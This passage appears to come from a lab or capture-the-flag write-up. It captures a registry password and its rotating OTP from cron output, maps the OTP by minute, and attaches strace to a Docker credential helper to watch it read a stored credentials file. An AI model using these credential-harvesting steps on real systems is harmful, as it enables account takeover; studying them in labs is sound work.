2026/04/19 16:12:01 CMD: UID=0     PID=539036 | htpasswd -Bbc /home/vagrant/source/registry/auth/registry.password rebecca_smith -7eAZDp9-f9mg699914
2026/04/19 16:20:01 CMD: UID=0     PID=552396 | htpasswd -Bbc /home/vagrant/source/registry/auth/registry.password rebecca_smith -7eAZDp9-f9mg270098
2026/04/19 16:30:01 CMD: UID=0     PID=568996 | htpasswd -Bbc /home/vagrant/source/registry/auth/registry.password rebecca_smith -7eAZDp9-f9mg740280
2026/04/19 16:35:01 CMD: UID=0     PID=577310 | htpasswd -Bbc /home/vagrant/source/registry/auth/registry.password rebecca_smith -7eAZDp9-f9mg740280
2026/04/19 16:37:01 CMD: UID=0     PID=580599 | htpasswd -Bbc /home/vagrant/source/registry/auth/registry.password rebecca_smith -7eAZDp9-f9mg740280
2026/04/19 16:40:01 CMD: UID=0     PID=585613 | htpasswd -Bbc /home/vagrant/source/registry/auth/registry.password rebecca_smith -7eAZDp9-f9mg310463
2026/04/19 16:44:02 CMD: UID=0     PID=592232 | htpasswd -Bbc /home/vagrant/source/registry/auth/registry.password rebecca_smith -7eAZDp9-f9mg310463
2026/04/19 16:47:01 CMD: UID=0     PID=597197 | htpasswd -Bbc /home/vagrant/source/registry/auth/registry.password rebecca_smith -7eAZDp9-f9mg310463
2026/04/19 16:51:01 CMD: UID=0     PID=603851 | htpasswd -Bbc /home/vagrant/source/registry/auth/registry.password rebecca_smith -7eAZDp9-f9mg780645
2026/04/19 17:01:02 CMD: UID=0     PID=620520 | htpasswd -Bbc /home/vagrant/source/registry/auth/registry.password rebecca_smith -7eAZDp9-f9mg229732
2026/04/19 17:05:01 CMD: UID=0     PID=627170 | htpasswd -Bbc /home/vagrant/source/registry/auth/registry.password rebecca_smith -7eAZDp9-f9mg229732
Based on the times, it seems clear this runs every minute. Catching 30 out of 230 means it catches it ~13% of the time.
The password is changing, but it is not different every time:
13:15:01 -7eAZDp9-f9mg699914
13:20:01 -7eAZDp9-f9mg270098
13:32:01 -7eAZDp9-f9mg740280
14:04:01 -7eAZDp9-f9mg229732
14:20:01 -7eAZDp9-f9mg270098
14:31:01 -7eAZDp9-f9mg740280
14:34:01 -7eAZDp9-f9mg740280
14:53:01 -7eAZDp9-f9mg780645
14:56:01 -7eAZDp9-f9mg780645
15:10:01 -7eAZDp9-f9mg699914
15:21:01 -7eAZDp9-f9mg270098
15:27:01 -7eAZDp9-f9mg270098
15:31:01 -7eAZDp9-f9mg740280
15:38:01 -7eAZDp9-f9mg740280
15:50:01 -7eAZDp9-f9mg780645
15:51:01 -7eAZDp9-f9mg780645
15:58:01 -7eAZDp9-f9mg780645
16:00:01 -7eAZDp9-f9mg229732
16:10:02 -7eAZDp9-f9mg699914
16:12:01 -7eAZDp9-f9mg699914
16:20:01 -7eAZDp9-f9mg270098
16:30:01 -7eAZDp9-f9mg740280
16:35:01 -7eAZDp9-f9mg740280
16:37:01 -7eAZDp9-f9mg740280
16:40:01 -7eAZDp9-f9mg310463
16:44:02 -7eAZDp9-f9mg310463
16:47:01 -7eAZDp9-f9mg310463
16:51:01 -7eAZDp9-f9mg780645
17:01:02 -7eAZDp9-f9mg229732
17:05:01 -7eAZDp9-f9mg229732
That shows that the password is really a static password, plus a six digit OTP. Looking at the different captured passwords, there are only six unique OTPs:
      4 -7eAZDp9-f9mg229732
      5 -7eAZDp9-f9mg270098
      3 -7eAZDp9-f9mg310463
      4 -7eAZDp9-f9mg699914
      8 -7eAZDp9-f9mg740280
      6 -7eAZDp9-f9mg780645
Looking even more closely, the OTP only changes every 10 minutes. When two commands have the same tens digit in the minute, they have the same password. I can know the OTP just by looking at the current minute value:
| Minute | OTP |
|---|---|
| 0-9 | 229732 |
| 10-19 | 699914 |
| 20-29 | 270098 |
| 30-39 | 740280 |
| 40-49 | 310463 |
| 50-59 | 780645 |
Even if I didn’t want to capture processes for four hours, I could easily watch PSpy until I found this call, and then use it for the short term until it rolls at the next ten-minute rotation.
Password Recovery via strace
When dealing with strace, it’s useful to see how tracing is configured:
tom_summers_admin@main:~$ cat /proc/sys/kernel/yama/ptrace_scope
0
According to the docs, 0 means:
classic ptrace permissions: a process can PTRACE_ATTACH to any other process running under the same uid, as long as it is dumpable (i.e. did not transition uids, start privileged, or have called prctl(PR_SET_DUMPABLE…) already). Similarly, PTRACE_TRACEME is unchanged.
I can trace any process owned by the user running strace, which means rebecca_smith (and any other user I’ve compromised).
strace won’t honor SetUID, so I can’t run sudo -u rebecca_smith strace sudo -u rebecca_smith docker login. Instead I have to wait for the docker login process and then attach to it. I’ll use two SSH sessions. A bit of testing shows that docker login isn’t the process I’m interested in, but rather docker-credential-docker-auth.
In the first, I’ll set a loop to watch for docker-credential-docker-auth processes:
tom_summers_admin@main:~$ until p=$(pgrep -u rebecca_smith -of 'docker-credential-docker-auth'); do sleep 0.01; done; sudo -u rebecca_smith strace -s 128 -p "$p"
This hangs, waiting for a docker-credential-docker-auth process. In another window, I’ll run docker login as rebecca_smith using sudo. The original loop finds the process, exits the loop, and attaches:
tom_summers_admin@main:~$ until p=$(pgrep -u rebecca_smith -of 'docker-credential-docker-auth'); do sleep 0.01; done; sudo -u rebecca_smith strace -s 128 -p "$p"
strace: Process 815523 attached
mprotect(0x569c9b2a4000, 16384, PROT_READ|PROT_WRITE) = 0
mmap(NULL, 16384, PROT_READ|PROT_WRITE, MAP_SHARED, 8, 0x4a1000) = 0x75cfe7827000
munmap(0x75cfe7827000, 16384)           = 0
mprotect(0x569c9b294000, 4096, PROT_READ|PROT_WRITE) = 0
mprotect(0x569c9b295000, 4096, PROT_READ|PROT_WRITE) = 0
mmap(0x569c9b2b0000, 65536, PROT_NONE, MAP_SHARED|MAP_FIXED, 8, 0x4b1000) = 0x569c9b2b0000
mprotect(0x569c9b2b0000, 4096, PROT_READ|PROT_EXEC) = 0
mmap(NULL, 4096, PROT_READ|PROT_WRITE, MAP_SHARED, 8, 0x4b1000) = 0x75cfe7e1e000
munmap(0x75cfe7868000, 8192)            = 0
mprotect(0x569c9b296000, 4096, PROT_READ|PROT_WRITE) = 0
readlink("/usr", 0x7ffdf5e9cac0, 1023)  = -1 EINVAL (Invalid argument)
readlink("/usr/bin", 0x7ffdf5e9cac0, 1023) = -1 EINVAL (Invalid argument)
stat("/usr/bin/docker-credential-docker-auth", {st_mode=S_IFREG|0750, st_size=67189841, ...}) = 0
openat(AT_FDCWD, "/usr/bin/docker-credential-docker-auth", O_RDONLY) = 48
fcntl(48, F_SETFD, FD_CLOEXEC)          = 0
fcntl(48, F_DUPFD_CLOEXEC, 0)           = 49
fstat(49, {st_mode=S_IFREG|0750, st_size=67189841, ...}) = 0
mmap(NULL, 2196472, PROT_READ, MAP_SHARED, 49, 0x3877000) = 0x75cfe407b000
pread64(48, "MZ\220\0\3\0\0\0\4\0\0\0\377\377\0\0\270\0\0\0\0\0\0\0@\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\200\0\0\0", 64, 59210432) = 64
pread64(48, "PE\0\0\35\375\3\0\257\205\20\312\0\0\0\0\0\0\0\0\360\0\" \v\2\v\0\0\354\32\0\0b\6\0\0\0\0\0\0\0\0\0\0\2\0\0\0\0\0\200\1\0\0\0\0\2\0\0\0\2\0\0\4\0\0\0\0\0\0\0\4\0\0\0\0\0\0\0\0P&\0\0\2\0\0\204*\"\0\3\0`\201\0\0@\0\0\0\0\0\0@\0\0\0\0\0\0\0\0\20\0\0\0\0\0\0 \0\0\0\0\0\0"..., 264, 59210560) = 264
mmap(0x569c9b2c0000, 6848, PROT_READ, MAP_PRIVATE|MAP_FIXED, 48, 0x3877000) = 0x569c9b2c0000
mmap(0x569c9b2d0000, 1767616, PROT_READ|PROT_EXEC, MAP_PRIVATE|MAP_FIXED, 48, 0x3877000) = 0x569c9b2d0000
mmap(0x569c9b49f000, 411840, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_FIXED, 48, 0x3a26000) = 0x569c9b49f000
mmap(0x569c9b523000, 10944, PROT_READ, MAP_PRIVATE|MAP_FIXED, 48, 0x3a8a000) = 0x569c9b523000
mmap(0x569c9b530000, 131072, PROT_NONE, MAP_SHARED|MAP_FIXED, 8, 0x4c1000) = 0x569c9b530000
mprotect(0x569c9b530000, 73728, PROT_READ|PROT_WRITE) = 0
mprotect(0x569c9b542000, 4096, PROT_READ|PROT_WRITE) = 0
mprotect(0x569c9b297000, 4096, PROT_READ|PROT_WRITE) = 0
mprotect(0x569c9b298000, 4096, PROT_READ|PROT_WRITE) = 0
mprotect(0x569c9b299000, 4096, PROT_READ|PROT_WRITE) = 0
mprotect(0x569c9b29a000, 4096, PROT_READ|PROT_WRITE) = 0
readlink("/usr", 0x7ffdf5e9bdf0, 1023)  = -1 EINVAL (Invalid argument)
readlink("/usr/bin", 0x7ffdf5e9bdf0, 1023) = -1 EINVAL (Invalid argument)
stat("/usr/bin/docker-credential-docker-auth", {st_mode=S_IFREG|0750, st_size=67189841, ...}) = 0
openat(AT_FDCWD, "/usr/bin/docker-credential-docker-auth", O_RDONLY) = 50
fcntl(50, F_SETFD, FD_CLOEXEC)          = 0
fcntl(50, F_DUPFD_CLOEXEC, 0)           = 51
fstat(51, {st_mode=S_IFREG|0750, st_size=67189841, ...}) = 0
mmap(NULL, 193656, PROT_READ, MAP_SHARED, 51, 0x3fbe000) = 0x75cfe4c40000
pread64(50, "MZ\220\0\3\0\0\0\4\0\0\0\377\377\0\0\270\0\0\0\0\0\0\0@\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\200\0\0\0", 64, 66842368) = 64
pread64(50, "PE\0\0L\1\3\0006T\303\346\0\0\0\0\0\0\0\0\340\0\" \v\0010\0\0\270\2\0\0\10\0\0\0\0\0\0f\327\2\0\0 \0\0\0\340\2\0\0\0\0\20\0 \0\0\0\2\0\0\4\0\0\0\0\0\0\0\4\0\0\0\0\0\0\0\0 \3\0\0\2\0\0\351\243\3\0\3\0`\205\0\0\20\0\0\20\0\0\0\0\20\0\0\20\0\0\0\0\0\0\20\0\0\0\0\0\0\0\0\0\0\0"..., 264, 66842496) = 264
mprotect(0x569c9b543000, 28672, PROT_READ|PROT_WRITE) = 0
mprotect(0x569c9b54a000, 8192, PROT_READ|PROT_WRITE) = 0
mprotect(0x569c9b29b000, 4096, PROT_READ|PROT_WRITE) = 0
mprotect(0x569c9b54c000, 4096, PROT_READ|PROT_WRITE) = 0
mprotect(0x569c9b29c000, 4096, PROT_READ|PROT_WRITE) = 0
mprotect(0x569c9b29d000, 4096, PROT_READ|PROT_WRITE) = 0
mprotect(0x569c9b29e000, 4096, PROT_READ|PROT_WRITE) = 0
mprotect(0x569c9b2a8000, 16384, PROT_READ|PROT_EXEC) = 0
mprotect(0x569c9b2ac000, 16384, PROT_READ|PROT_WRITE) = 0
mmap(NULL, 16384, PROT_READ|PROT_WRITE, MAP_SHARED, 8, 0x4a9000) = 0x75cfe7827000
munmap(0x75cfe7827000, 16384)           = 0
mmap(NULL, 4096, PROT_READ|PROT_WRITE, MAP_SHARED, 8, 0x171000) = 0x75cfe7e1d000
munmap(0x75cfe7e1f000, 4096)            = 0
mmap(NULL, 4096, PROT_READ|PROT_WRITE, MAP_SHARED, 8, 0x173000) = 0x75cfe7e1f000
munmap(0x75cfe7e1e000, 4096)            = 0
mprotect(0x569c9b29f000, 4096, PROT_READ|PROT_WRITE) = 0
mprotect(0x569c9b54d000, 4096, PROT_READ|PROT_WRITE) = 0
mmap(0x569c9b550000, 65536, PROT_NONE, MAP_SHARED|MAP_FIXED, 8, 0x4e1000) = 0x569c9b550000
mprotect(0x569c9b550000, 4096, PROT_READ|PROT_WRITE) = 0
mprotect(0x569c9a488000, 16384, PROT_READ|PROT_EXEC) = 0
mprotect(0x569c9a48c000, 16384, PROT_READ|PROT_WRITE) = 0
mmap(NULL, 16384, PROT_READ|PROT_WRITE, MAP_SHARED, 8, 0xb9000) = 0x75cfe7827000
munmap(0x75cfe7827000, 16384)           = 0
mprotect(0x569c9b551000, 4096, PROT_READ|PROT_WRITE) = 0
mprotect(0x569c9b552000, 4096, PROT_READ|PROT_WRITE) = 0
mprotect(0x569c9b553000, 4096, PROT_READ|PROT_WRITE) = 0
mprotect(0x569c9b554000, 4096, PROT_READ|PROT_WRITE) = 0
mprotect(0x569c9b555000, 4096, PROT_READ|PROT_WRITE) = 0
mprotect(0x569c9b556000, 4096, PROT_READ|PROT_WRITE) = 0
mprotect(0x569c9b557000, 4096, PROT_READ|PROT_WRITE) = 0
mmap(0x569c9b560000, 65536, PROT_NONE, MAP_SHARED|MAP_FIXED, 8, 0x4f1000) = 0x569c9b560000
mprotect(0x569c9b560000, 16384, PROT_READ|PROT_EXEC) = 0
mprotect(0x569c9b564000, 16384, PROT_READ|PROT_WRITE) = 0
mmap(NULL, 16384, PROT_READ|PROT_WRITE, MAP_SHARED, 8, 0x4f1000) = 0x75cfe7827000
munmap(0x75cfe7827000, 16384)           = 0
mprotect(0x569c9a543000, 4096, PROT_READ|PROT_EXEC) = 0
mmap(NULL, 8192, PROT_READ|PROT_WRITE, MAP_SHARED, 8, 0x173000) = 0x75cfe7868000
munmap(0x75cfe7e20000, 4096)            = 0
mmap(NULL, 4096, PROT_READ|PROT_WRITE, MAP_SHARED, 8, 0x172000) = 0x75cfe7e20000
munmap(0x75cfe7e1f000, 4096)            = 0
openat(AT_FDCWD, "/home/rebecca_smith/.net/docker-credential-docker-auth/gYUkbrOHlN3o8VyLImQ5jVw8cDGqzm8=/Mono.Unix.so", O_RDONLY|O_CLOEXEC) = -1 ENOENT (No such file or directory)
openat(AT_FDCWD, "/usr/bin/Mono.Unix.so", O_RDONLY|O_CLOEXEC) = -1 ENOENT (No such file or directory)
openat(AT_FDCWD, "/home/rebecca_smith/.net/docker-credential-docker-auth/gYUkbrOHlN3o8VyLImQ5jVw8cDGqzm8=/Mono.Unix.so", O_RDONLY|O_CLOEXEC) = -1 ENOENT (No such file or directory)
openat(AT_FDCWD, "/etc/ld.so.cache", O_RDONLY|O_CLOEXEC) = 52
fstat(52, {st_mode=S_IFREG|0644, st_size=28899, ...}) = 0
mmap(NULL, 28899, PROT_READ, MAP_PRIVATE, 52, 0) = 0x75cfe7823000
close(52)                               = 0
openat(AT_FDCWD, "/lib/x86_64-linux-gnu/Mono.Unix.so", O_RDONLY|O_CLOEXEC) = -1 ENOENT (No such file or directory)
openat(AT_FDCWD, "/usr/lib/x86_64-linux-gnu/Mono.Unix.so", O_RDONLY|O_CLOEXEC) = -1 ENOENT (No such file or directory)
openat(AT_FDCWD, "/lib/Mono.Unix.so", O_RDONLY|O_CLOEXEC) = -1 ENOENT (No such file or directory)
openat(AT_FDCWD, "/usr/lib/Mono.Unix.so", O_RDONLY|O_CLOEXEC) = -1 ENOENT (No such file or directory)
munmap(0x75cfe7823000, 28899)           = 0
openat(AT_FDCWD, "/home/rebecca_smith/.net/docker-credential-docker-auth/gYUkbrOHlN3o8VyLImQ5jVw8cDGqzm8=/libMono.Unix.so", O_RDONLY|O_CLOEXEC) = 52
read(52, "\177ELF\2\1\1\0\0\0\0\0\0\0\0\0\3\0>\0\1\0\0\0`\216\0\0\0\0\0\0@\0\0\0\0\0\0\0@\321\1\0\0\0\0\0\0\0\0\0@\08\0\7\0@\0\32\0\31\0\1\0\0\0\5\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\24\274\1\0\0\0\0\0\24\274\1\0\0\0\0\0\0\0 \0\0\0\0\0\1\0\0\0\6\0\0\0"..., 832) = 832
fstat(52, {st_mode=S_IFREG|0664, st_size=120768, ...}) = 0
mmap(NULL, 4315776, PROT_NONE, MAP_PRIVATE|MAP_ANONYMOUS|MAP_DENYWRITE, -1, 0) = 0x758f38be1000
mmap(0x758f38c00000, 2218624, PROT_READ|PROT_EXEC, MAP_PRIVATE|MAP_FIXED|MAP_DENYWRITE, 52, 0) = 0x758f38c00000
munmap(0x758f38be1000, 126976)          = 0
munmap(0x758f38e1e000, 1968768)         = 0
mprotect(0x758f38c1c000, 2097152, PROT_NONE) = 0
mmap(0x758f38e1c000, 8192, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_FIXED|MAP_DENYWRITE, 52, 0x1c000) = 0x758f38e1c000
close(52)                               = 0
mprotect(0x758f38e1c000, 4096, PROT_READ) = 0
mmap(NULL, 4096, PROT_READ|PROT_WRITE, MAP_SHARED, 8, 0x16f000) = 0x75cfe7e1f000
munmap(0x75cfe7e1d000, 4096)            = 0
mprotect(0x569c9b558000, 4096, PROT_READ|PROT_WRITE) = 0
mmap(0x569c9b570000, 65536, PROT_NONE, MAP_SHARED|MAP_FIXED, 8, 0x501000) = 0x569c9b570000
mprotect(0x569c9b570000, 16384, PROT_READ|PROT_EXEC) = 0
mprotect(0x569c9b574000, 16384, PROT_READ|PROT_WRITE) = 0
mmap(NULL, 16384, PROT_READ|PROT_WRITE, MAP_SHARED, 8, 0x501000) = 0x75cfe7827000
munmap(0x75cfe7827000, 16384)           = 0
mprotect(0x569c9b54e000, 4096, PROT_READ|PROT_WRITE) = 0
mprotect(0x569c9b559000, 4096, PROT_READ|PROT_WRITE) = 0
mmap(NULL, 8192, PROT_READ|PROT_WRITE, MAP_SHARED, 8, 0x172000) = 0x75cfe7e1d000
munmap(0x75cfe7868000, 8192)            = 0
mmap(NULL, 4096, PROT_READ|PROT_WRITE, MAP_SHARED, 8, 0x174000) = 0x75cfe7c7e000
munmap(0x75cfe7e1f000, 4096)            = 0
mprotect(0x569c9b55a000, 4096, PROT_READ|PROT_WRITE) = 0
mprotect(0x569c9b54f000, 4096, PROT_READ|PROT_WRITE) = 0
mmap(NULL, 4096, PROT_READ|PROT_WRITE, MAP_SHARED, 8, 0xe000) = 0x75cfe7e1f000
munmap(0x75cfe7e20000, 4096)            = 0
mprotect(0x569c9a544000, 4096, PROT_READ|PROT_EXEC) = 0
mmap(NULL, 8192, PROT_READ|PROT_WRITE, MAP_SHARED, 8, 0x174000) = 0x75cfe7868000
munmap(0x75cfe7e1d000, 8192)            = 0
mprotect(0x569c9a545000, 4096, PROT_READ|PROT_EXEC) = 0
mmap(NULL, 8192, PROT_READ|PROT_WRITE, MAP_SHARED, 8, 0x175000) = 0x75cfe7e1d000
munmap(0x75cfe7c7e000, 4096)            = 0
stat("/proc/self/exe", {st_mode=S_IFREG|0750, st_size=67189841, ...}) = 0
socket(AF_UNIX, SOCK_STREAM|SOCK_CLOEXEC|SOCK_NONBLOCK, 0) = 52
connect(52, {sa_family=AF_UNIX, sun_path="/var/run/nscd/socket"}, 110) = -1 ENOENT (No such file or directory)
close(52)                               = 0
socket(AF_UNIX, SOCK_STREAM|SOCK_CLOEXEC|SOCK_NONBLOCK, 0) = 52
connect(52, {sa_family=AF_UNIX, sun_path="/var/run/nscd/socket"}, 110) = -1 ENOENT (No such file or directory)
close(52)                               = 0
newfstatat(AT_FDCWD, "/etc/nsswitch.conf", {st_mode=S_IFREG|0644, st_size=665, ...}, 0) = 0
newfstatat(AT_FDCWD, "/", {st_mode=S_IFDIR|0755, st_size=4096, ...}, 0) = 0
openat(AT_FDCWD, "/etc/nsswitch.conf", O_RDONLY|O_CLOEXEC) = 52
fstat(52, {st_mode=S_IFREG|0644, st_size=665, ...}) = 0
read(52, "# Generated by authselect\n# Do not modify this file manually, use authselect instead. Any user changes will be overwritten.\n# Yo"..., 4096) = 665
read(52, "", 4096)                      = 0
fstat(52, {st_mode=S_IFREG|0644, st_size=665, ...}) = 0
close(52)                               = 0
openat(AT_FDCWD, "/etc/passwd", O_RDONLY|O_CLOEXEC) = 52
fstat(52, {st_mode=S_IFREG|0644, st_size=1828, ...}) = 0
lseek(52, 0, SEEK_SET)                  = 0
read(52, "root:x:0:0:root:/root:/bin/bash\ndaemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin\nbin:x:2:2:bin:/bin:/usr/sbin/nologin\nsys:x:3:3:s"..., 4096) = 1828
lseek(52, 1828, SEEK_SET)               = 1828
close(52)                               = 0
newfstatat(AT_FDCWD, "/etc/nsswitch.conf", {st_mode=S_IFREG|0644, st_size=665, ...}, 0) = 0
openat(AT_FDCWD, "/etc/passwd", O_RDONLY|O_CLOEXEC) = 52
fstat(52, {st_mode=S_IFREG|0644, st_size=1828, ...}) = 0
lseek(52, 0, SEEK_SET)                  = 0
read(52, "root:x:0:0:root:/root:/bin/bash\ndaemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin\nbin:x:2:2:bin:/bin:/usr/sbin/nologin\nsys:x:3:3:s"..., 4096) = 1828
lseek(52, 1828, SEEK_SET)               = 1828
close(52)                               = 0
newfstatat(AT_FDCWD, "/etc/nsswitch.conf", {st_mode=S_IFREG|0644, st_size=665, ...}, 0) = 0
openat(AT_FDCWD, "/etc/passwd", O_RDONLY|O_CLOEXEC) = 52
fstat(52, {st_mode=S_IFREG|0644, st_size=1828, ...}) = 0
lseek(52, 0, SEEK_SET)                  = 0
read(52, "root:x:0:0:root:/root:/bin/bash\ndaemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin\nbin:x:2:2:bin:/bin:/usr/sbin/nologin\nsys:x:3:3:s"..., 4096) = 1828
lseek(52, 1828, SEEK_SET)               = 1828
close(52)                               = 0
newfstatat(AT_FDCWD, "/etc/nsswitch.conf", {st_mode=S_IFREG|0644, st_size=665, ...}, 0) = 0
openat(AT_FDCWD, "/etc/passwd", O_RDONLY|O_CLOEXEC) = 52
fstat(52, {st_mode=S_IFREG|0644, st_size=1828, ...}) = 0
lseek(52, 0, SEEK_SET)                  = 0
read(52, "root:x:0:0:root:/root:/bin/bash\ndaemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin\nbin:x:2:2:bin:/bin:/usr/sbin/nologin\nsys:x:3:3:s"..., 4096) = 1828
lseek(52, 1828, SEEK_SET)               = 1828
close(52)                               = 0
newfstatat(AT_FDCWD, "/etc/nsswitch.conf", {st_mode=S_IFREG|0644, st_size=665, ...}, 0) = 0
openat(AT_FDCWD, "/etc/passwd", O_RDONLY|O_CLOEXEC) = 52
fstat(52, {st_mode=S_IFREG|0644, st_size=1828, ...}) = 0
lseek(52, 0, SEEK_SET)                  = 0
read(52, "root:x:0:0:root:/root:/bin/bash\ndaemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin\nbin:x:2:2:bin:/bin:/usr/sbin/nologin\nsys:x:3:3:s"..., 4096) = 1828
lseek(52, 1828, SEEK_SET)               = 1828
close(52)                               = 0
newfstatat(AT_FDCWD, "/etc/nsswitch.conf", {st_mode=S_IFREG|0644, st_size=665, ...}, 0) = 0
openat(AT_FDCWD, "/etc/passwd", O_RDONLY|O_CLOEXEC) = 52
fstat(52, {st_mode=S_IFREG|0644, st_size=1828, ...}) = 0
lseek(52, 0, SEEK_SET)                  = 0
read(52, "root:x:0:0:root:/root:/bin/bash\ndaemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin\nbin:x:2:2:bin:/bin:/usr/sbin/nologin\nsys:x:3:3:s"..., 4096) = 1828
close(52)                               = 0
readlink("/usr", 0x7ffdf5e9c0a0, 1023)  = -1 EINVAL (Invalid argument)
readlink("/usr/bin", 0x7ffdf5e9c0a0, 1023) = -1 EINVAL (Invalid argument)
stat("/usr/bin/docker-credential-docker-auth", {st_mode=S_IFREG|0750, st_size=67189841, ...}) = 0
openat(AT_FDCWD, "/usr/bin/docker-credential-docker-auth", O_RDONLY) = 52
fcntl(52, F_SETFD, FD_CLOEXEC)          = 0
fcntl(52, F_DUPFD_CLOEXEC, 0)           = 53
fstat(53, {st_mode=S_IFREG|0750, st_size=67189841, ...}) = 0
mmap(NULL, 16352, PROT_READ, MAP_SHARED, 53, 0x3b7d000) = 0x75cfe7827000
mprotect(0x569c9b55b000, 4096, PROT_READ|PROT_WRITE) = 0
pread64(52, "MZ\220\0\3\0\0\0\4\0\0\0\377\377\0\0\270\0\0\0\0\0\0\0@\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\200\0\0\0", 64, 62378176) = 64
pread64(52, "PE\0\0L\1\3\0F}\250\370\0\0\0\0\0\0\0\0\340\0\"!\v\0010\0\0\f\0\0\0\10\0\0\0\0\0\0N*\0\0\0 \0\0\0\0\0\0\0\0@\0\0 \0\0\0\2\0\0\4\0\0\0\0\0\0\0\4\0\0\0\0\0\0\0\0\200\0\0\0\2\0\0o\177\0\0\3\0`\205\0\0\20\0\0\20\0\0\0\0\20\0\0\20\0\0\0\0\0\0\20\0\0\0\0\0\0\0\0\0\0\0"..., 264, 62378304) = 264
mmap(0x569c9b580000, 65536, PROT_NONE, MAP_SHARED|MAP_FIXED, 8, 0x511000) = 0x569c9b580000
mprotect(0x569c9b580000, 12288, PROT_READ|PROT_WRITE) = 0
mprotect(0x569c9b55c000, 4096, PROT_READ|PROT_WRITE) = 0
mmap(NULL, 4096, PROT_READ|PROT_WRITE, MAP_SHARED, 8, 0x16c000) = 0x75cfe7e20000
munmap(0x75cfe7e1f000, 4096)            = 0
mprotect(0x569c9a546000, 4096, PROT_READ|PROT_EXEC) = 0
mmap(NULL, 8192, PROT_READ|PROT_WRITE, MAP_SHARED, 8, 0x176000) = 0x75cfe7825000
munmap(0x75cfe7868000, 8192)            = 0
mprotect(0x569c9a547000, 4096, PROT_READ|PROT_EXEC) = 0
mmap(NULL, 8192, PROT_READ|PROT_WRITE, MAP_SHARED, 8, 0x177000) = 0x75cfe7868000
munmap(0x75cfe7e20000, 4096)            = 0
mmap(NULL, 4096, PROT_READ|PROT_WRITE, MAP_SHARED, 8, 0x173000) = 0x75cfe7e20000
munmap(0x75cfe7e1d000, 8192)            = 0
mprotect(0x569c9b55d000, 4096, PROT_READ|PROT_WRITE) = 0
mprotect(0x569c9b583000, 4096, PROT_READ|PROT_WRITE) = 0
mprotect(0x569c9b55e000, 4096, PROT_READ|PROT_WRITE) = 0
mprotect(0x569c9b55f000, 4096, PROT_READ|PROT_WRITE) = 0
mprotect(0x569c9b584000, 4096, PROT_READ|PROT_WRITE) = 0
mmap(0x569c9b590000, 65536, PROT_NONE, MAP_SHARED|MAP_FIXED, 8, 0x521000) = 0x569c9b590000
mprotect(0x569c9b590000, 4096, PROT_READ|PROT_WRITE) = 0
openat(AT_FDCWD, "/home/rebecca_smith/.docker/creds", O_RDONLY|O_CLOEXEC) = 54
fstat(54, {st_mode=S_IFREG|0700, st_size=88, ...}) = 0
flock(54, LOCK_SH|LOCK_NB)              = 0
mprotect(0x569c9b591000, 4096, PROT_READ|PROT_WRITE) = 0
mprotect(0x569c9b578000, 16384, PROT_READ|PROT_EXEC) = 0
mprotect(0x569c9b57c000, 16384, PROT_READ|PROT_WRITE) = 0
mmap(NULL, 16384, PROT_READ|PROT_WRITE, MAP_SHARED, 8, 0x509000) = 0x75cfe7821000
munmap(0x75cfe7821000, 16384)           = 0
mprotect(0x569c9b592000, 4096, PROT_READ|PROT_WRITE) = 0
mprotect(0x569c9b585000, 4096, PROT_READ|PROT_WRITE) = 0
mprotect(0x569c9b593000, 4096, PROT_READ|PROT_WRITE) = 0
pread64(54, "ls/Lbtzq4b4D/ItZy5SchUvKEzgO7+XHLaVbze4KOKzZxqhsTRWdBmAw1Fcs/nWhIvQVLcoa5NF39WM3tv6jVA==", 4096, 0) = 88
pread64(54, "", 4096, 88)               = 0
flock(54, LOCK_UN)                      = 0
close(54)                               = 0
mprotect(0x569c9b594000, 4096, PROT_READ|PROT_WRITE) = 0
brk(0x569d43763000)                     = 0x569d43763000
mprotect(0x569c9b595000, 4096, PROT_READ|PROT_WRITE) = 0
mprotect(0x569c9b596000, 4096, PROT_READ|PROT_WRITE) = 0
mprotect(0x569c9b597000, 4096, PROT_READ|PROT_WRITE) = 0
mprotect(0x569c9b598000, 4096, PROT_READ|PROT_WRITE) = 0
mprotect(0x569c9b599000, 4096, PROT_READ|PROT_WRITE) = 0
mprotect(0x569c9b59a000, 4096, PROT_READ|PROT_WRITE) = 0
mprotect(0x569c9b568000, 16384, PROT_READ|PROT_EXEC) = 0
mprotect(0x569c9b56c000, 16384, PROT_READ|PROT_WRITE) = 0
mmap(NULL, 16384, PROT_READ|PROT_WRITE, MAP_SHARED, 8, 0x4f9000) = 0x75cfe7821000
munmap(0x75cfe7821000, 16384)           = 0
mmap(0x569c9b5a0000, 65536, PROT_NONE, MAP_SHARED|MAP_FIXED, 8, 0x531000) = 0x569c9b5a0000
mprotect(0x569c9b5a0000, 16384, PROT_READ|PROT_EXEC) = 0
mprotect(0x569c9b5a4000, 16384, PROT_READ|PROT_WRITE) = 0
mmap(NULL, 16384, PROT_READ|PROT_WRITE, MAP_SHARED, 8, 0x531000) = 0x75cfe7821000
munmap(0x75cfe7821000, 16384)           = 0
brk(0x569d43761000)                     = 0x569d43761000
brk(0x569d4375f000)                     = 0x569d4375f000
brk(0x569d4375e000)                     = 0x569d4375e000
brk(0x569d4375d000)                     = 0x569d4375d000
mprotect(0x569c9b586000, 4096, PROT_READ|PROT_WRITE) = 0
mprotect(0x569c9b59b000, 4096, PROT_READ|PROT_WRITE) = 0
mprotect(0x569c9b59c000, 4096, PROT_READ|PROT_WRITE) = 0
openat(AT_FDCWD, "/etc/ld.so.cache", O_RDONLY|O_CLOEXEC) = 54
fstat(54, {st_mode=S_IFREG|0644, st_size=28899, ...}) = 0
mmap(NULL, 28899, PROT_READ, MAP_PRIVATE, 54, 0) = 0x75cfe781d000
close(54)                               = 0
